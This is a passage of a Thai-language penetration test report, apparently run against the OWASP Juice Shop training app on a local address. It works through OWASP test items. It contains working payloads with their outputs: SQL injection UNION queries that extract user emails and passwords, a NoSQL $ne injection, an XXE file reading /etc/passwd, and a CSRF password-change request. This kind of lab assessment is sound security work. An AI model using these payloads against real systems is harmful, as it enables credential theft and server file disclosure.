
- ORDER BY 10 เกิด error ขึ้น ทำให้ทราบจำนวน column เรียบร้อยแล้ว (ทั้งหมด 8)

-)) AND 1=2 UNION Select 1,2,3,4,5,6,7,8 From Users--




รูปที่ 3.7.16 ผลลัพธ์หลังการ Injection (select 1,2,3,..)

- มีการแสดงผลอะไรบางอย่างออกมา จากที่สังเกตจะพบว่า Select 2,3,4 สามารถแสดงออกมาที่หน้านี้ได้
- ในช่อง Product และ Price สามารถคาดเดาได้ว่า เป็นช่องที่รับค่า integer ในส่วนของ Description อาจเป็นค่าอื่น เช่น String
- แทนที่ด้วยชื่อของ column ในตาราง Users ดังนี้ id, email, password (รู้ได้มาจาก error ในหน้า login)
-)) AND 1=2 UNION SELECT 1,id,email,password,5,6,7,8 From Users--



รูปที่ 3.7.17 ผลลัพธ์หลังจากทำ Injection สำเร็จ

- NoSQL injection
- เจอ PATCH method บนส่วน edit review (comments)




รูปที่ 3.7.18 หน้าต่างแก้ไข review

- ในส่วน Body มี 2 parameters คือ id กับ message.

```
PATCH /rest/product/reviews HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6OSwiZWlhaWwiOiJU2
AwIiwidXBkYXR1ZEF0IjoiMjAxOCOxMCOyOSAwNjozMzozNC41NjggKzAwOjAwInOsImlhdCI6MTUOMDc5NDgxOSwiZXhwIjo>
TBA3cEQ22aHJgSfhJRweO_cGY2Nj3Jxk8mUzHNu8bc15aXRZE
Content-Length: 50
Cookie: cookieconsent_status=dismiss; continueCode=gyb34EjXvDN9q25aPdvmH4u9hOcWI1TeiVfvulhbTBA1z1r
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6OSwiZWlhaW>
KzAwOjAwIiwidXBkYXR1ZEF0IjoiMjAxOCOxMCOyOSAwNjozMzozNC41NjggKzAwOjAwInOsImlhdCI6MTUOMDc5NDgxOSwiZ>
xWzGjhTBA3cEQ22aHJgSfhJRweO_cGY2Nj3Jxk8mUzHNu8bc15aXRZE
Connection: close

{"id":"q4A3kAiznPx94K3Fc","message":"Made my day"}
```

รูปที่ 3.7.19 ส่ง PATCH request

- “message” คือรีวิวที่ราเขียนลงไป ส่วน “id”น่าจะเป็น id ของ review section.
- Inject ด้วย operator ที่จะป่วน comment ได้ทั้งหมดโดยใช้ not equal ($ne).
- {"id":{"$ne":null},"message":"Bad product. Low quality"}



รูปที่ 3.7.20 ส่ง PATCH request พร้อมทำ NoSQL Injection

INPVAL-006 Testing for LDAP Injection


- Not found

INPVAL-007 Testing for ORM Injection

- Seem not found


INPVAL-008 Testing for XML Injection

- พบที่ file upload




รูปที่ 3.7.21 หน้า File upload

- ดูเหมือนว่าสกุลไฟล์ .pdf จะเป็นสกุลเดียวที่อนุญาต เมื่อคลิกที่ปุ่ม “choose file”




รูปที่ 3.7.22 ตัวเลือกสกุลไฟล์ที่ให้ upload

- ลอง upload สกุลไฟล์อื่นๆดู เช่น .txt



รูปที่ 3.7.23 แจ้ง upload ไฟล์ได้แค่สกุล PDF เท่านั้น

- ลองดูที่ element



รูปที่ 3.7.24 inspect ที่ปุ่ม Choose file

- ngf-pattern="'.pdf,.xml'" หมายถึง อนุญาตให้ upload PDF และ XML documents แต่ ngf-accept="'.pdf'" เป็นแค่กล่องแนะนำการเลือกไฟล์ที่จะอัพโหลดเท่านั้น ตามที่เราได้เห็นหลังจากคลิกที่ปุ่ม choose file

- เริ่ม XXE เตรียม payload XML file.
- External entities จะบังคับ XML parser ให้เข้า access ถึง resource ที่เราเจาะจงได้โดย URI(Universal Resource Identifier)
- มันจะบอกให้ server มองหา external entity file:///etc/passwd อยู่ในตัวแปร xxe

XXEtry.xml - Notepad

File Edit Format View Help

```
<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```


รูปที่ 3.7.25 รายละละเอียดใน XML ไฟล์

- Request กับ Response เป็นดังต่อไปนี้
- Request:

```
POST /file-upload HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/201
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
AwIiwidXBkYXRlZEF0IjoiMjAxOC0xMC0zMCAwODozNDozNC40ODMgKzAwOjAwInOsImlhdC
iBS84cYRZuox2S-LATIXk_p1mLQbytRudGGkrfVUuwOfw3Yzs
Content-Type: multipart/form-data; boundary=--------------------------1
Content-Length: 333
Cookie: cookieconsent_status=dismiss; continueCode=JgKjvqaNmwrPR6D2OXaHN
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
KzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOC0xMC0zMCAwODozNDozNC40ODMgKzAwOjAwInOs
46XdaJiBS84cYRZuox2S-LATIXk_p1mLQbytRudGGkrfVUuwOfw3Yzs
Connection: close

----------------------------1617088191046
Content-Disposition: form-data; name="file"; filename="XXEtry.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
----------------------------1617088191046--
```

รูปที่ 3.7.26 upload ไฟล์ XML

- Response:



```
HTTP/1.1 410 Gone
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Date: Tue, 30 Oct 2018 10:42:22 GMT
Connection: close
Content-Length: 1444

{
  "error": {
    "message": "B2B customer complaints via file upload have been deprecated for security reasons: <?xml
version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
\"file:///etc/passwd\">]><foo>root:x:0:0:root:/root:/bin/ashbin:x:1:1:bin:/bin:/sbin/nologindaemon:x:2:2:daemo...
(XXEtry.xml)",
    "stack": "Error: B2B customer complaints via file upload have been deprecated for security reasons: <?xml
version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
\"file:///etc/passwd\">]><foo>root:x:0:0:root:/root:/bin/ashbin:x:1:1:bin:/bin:/sbin/nologindaemon:x:2:2:daemo...
(XXEtry.xml)\n    at /juice-shop/routes/fileUpload.js:31:16\n    at Layer.handle [as handle_request]
(/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at next
```

รูปที่ 3.7.27 ผลลัพธ์หลังการทำ XML eXternal Entity attack

- เนื่องจาก response กลับมาด้วย 410 คาดว่า ไฟล์ xml นี้ไม่สามารถเข้าถึงได้อีกต่อไปแล้ว
- แต่อย่างน้อยเราก็ได้ข้อมูลกลับมา และพิสูจน์แล้วว่า มีช่องโหว่ XXE

INPVAL-009 Testing for SSI Injection

- Not detected

INPVAL-010 Testing for XPath Injection

- ไม่พบช่องโหว่

INPVAL-011 IMAP/SMTP Injection

- ไม่มี mail server

INPVAL-012 Testing for Code Injection

- ใช้ OS command ใส่ลงไปใน input field ผลคือ ไม่มีอะไรเกิดขึ้น
- Local File Inclusion: ไม่พบพารามิเตอร์ที่เกี่ยวข้องกับ filename (parameter ที่ได้ลอง: q, d, name)
- Remote File Inclusion: ผลลัพธ์เหมือนกับ Local File Inclusion

INPVAL-013 Testing for Command Injection


- ผลลัพธ์เหมือนกับ Local File Inclusion ไม่พบ parameter

INPVAL-014 Testing for Buffer overflow

- Response 413 เซิฟเวอร์ปฏิเสธ request

INPVAL-015 Testing for incubated vulnerabilities

- File upload อ้างอิงจาก INPVAL-008 เว็บไซต์นี้สามารถ upload ได้เฉพาะ pdf และ xml จึงลองทดสอบ upload ไฟล์ที่ไม่ใช่ pdf
- Craft POST request อัพโหลดไฟล์ .txt



รูปที่ 3.7.28 ผลลัพธ์หลังส่งอัพโหลดไฟล์สกุล .txt

- ผลลัพธ์คือ สามารถทำได้ response 204 กลับมา แสดงว่าสามารถ upload สกุลไฟล์ใดๆก็ได้ (script หรือ malicious file).


INPVAL-016 Testing for HTTP Splitting/Smuggling

- ผ่าน ไม่สามารถ split ได้ เนื่องจากไม่สามารถ ใช้ %0D%0A แบ่งบรรทัดได้

3.8 Testing for Error Handling (OTG-ERR)


ERR-001 Analysis of Error Codes

- Error ที่ค่อนข้างเสี่ยงต่อการหลุดของข้อมูล (leak information)
- /ftp




รูปที่ 3.8.1 Error เมื่อทำการ access ถึงสกุลไฟล์อื่นนอกเหนือ .md, .pdf

SQL




รูปที่ 3.8.2 Error stack trace หน้า login



รูปที่ 3.8.3 Error stack trace หน้า search

- Authorization Header



รูปที่ 3.8.4 Error แสดงถึงการไม่มี Authorization header

ERR-002 Analysis of Stack Traces

- SQL stack trace ในข้อ 001

3.9 Testing for weak Cryptography (OTG-CRYPST)

CRYPST-001 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection

- ไม่มี HTTPS เลย
- มีการทำ Basic authentication over HTTP กล่าวคือ Credential จะถูก encode อยู่ใน JWT แต่ก็ไม่ช่วยอะไรอยู่ดี เนื่องจากไม่มีการ encryption

CRYPST-002 Testing for Padding Oracle

- ไม่มี encryption ไม่มี padding


CRYPST-003 Testing for Sensitive information sent via unencrypted channels


- Basic Authentication over HTTP: อย่างที่ได้กล่าวไปในข้อ 001 Credential จะอยู่ใน Authorization header และ encoded อยู่ในรูปแบบ JWT ถูกส่งผ่าน HTTP ไม่มีการ encryption โดยที่สามารถ decode ออกมาได้ ซึ่งจะมีข้อมูลที่ sensitive อยู่ใน credential เช่น id, email, password (ในรูปแบบ hashed) และ header นี้ ก็ยังเป็น Token อีกด้วย ซึ่งถือว่าอันตรายมากเมื่อไม่มีการ encryption

3.10 Business Logic Testing (OTG-BUSLOGIC)

BUSLOGIC-001 Test Business Logic Data Validation

- ตาม IDENT-002 การ validate email เกิดขึ้นที่ขั้นตอการสมัคร email จำเป็นต้องมี@แล้วตามด้วยอักขระอย่างน้อย 1ตัว แต่สามารถแก้ไขค่าได้ที่ intercept proxy (Burp suite) และส่งไป เซิฟเวอร์ก็ยอมรับได้ ทำให้เกิด email ปลอมที่ไม่มี @example.com เลย
- แสดงว่า ไม่ได้มีการตรวจสอบที่ฝั่ง Server เลย






```
POST /api/Users/ HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Content-Length: 238
Cookie: cookieconsent_status=dismiss; continueCode=MbkEYo5p8JnrRV4myqgQ1ABaHXulh5c3fzuQhBO3Xv2eKwPD6z1Z7Na9WjBx;
io=3Ytq7iqlbJptIbc1AAAb
Connection: close

{"email":"ImBreaking","password":"12345","passwordRepeat":"1234","securityQuestion":{"id":7,"question":"Name of your
favorite
pet?","createdAt":"2018-10-11T03:23:16.207Z","updatedAt":"2018-10-11T03:23:16.207Z"},"securityAnswer":"Doge"}
```

รูป 3.3.8 จาก IDENT002

BUSLOGIC-002 Test Ability to Forge Requests

- จากการเทส Password change function ใน AUTHN-009 เราสามารถทำ CSRF ได้ ด้วยการตัดparameter ‘current’ ออก และส่งให้กับ Users ใดๆของเว็บนี้คลิก password ของ user นั้นๆ จะถูกเปลี่ยนไปตามที่เรากำหนดทันที ซึ่งเป็นสิ่งที่ไม่ควรเกิดขึ้น



Request

Raw | Params | Headers | Hex

```
GET /rest/user/change-password?new=newadmin&repeat=newadmin HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Cookie: cookieconsent_status=dismiss;
continueCode=MbkEYo5p8JnrRV4myqgQ1ABaHXulh5c3fzuQhBO3Xv2eKwPD6z1Z7Na9WjBx;
io=H8tu4HmqNhEnPd7UAAAs;
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
ZCI6MSwiZWihaWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMDE5MjAyM2E3YmJkNzMyNTA
iNTZmMDY5ZGYxOGI1MDAiLCJjcmVhdGVkQXQiOiIyMDE4LTEwLTE2IDAzOjE10jQ4LjMzNSArMDA6MDAiLC
J1cGRhdGVkQXQiOiIyMDE4LTEwLTE2IDAzOjE10jQ4LjMzNSArMDA6MDAifSwiaWF0IjoxNTM5Njc3NjY0L
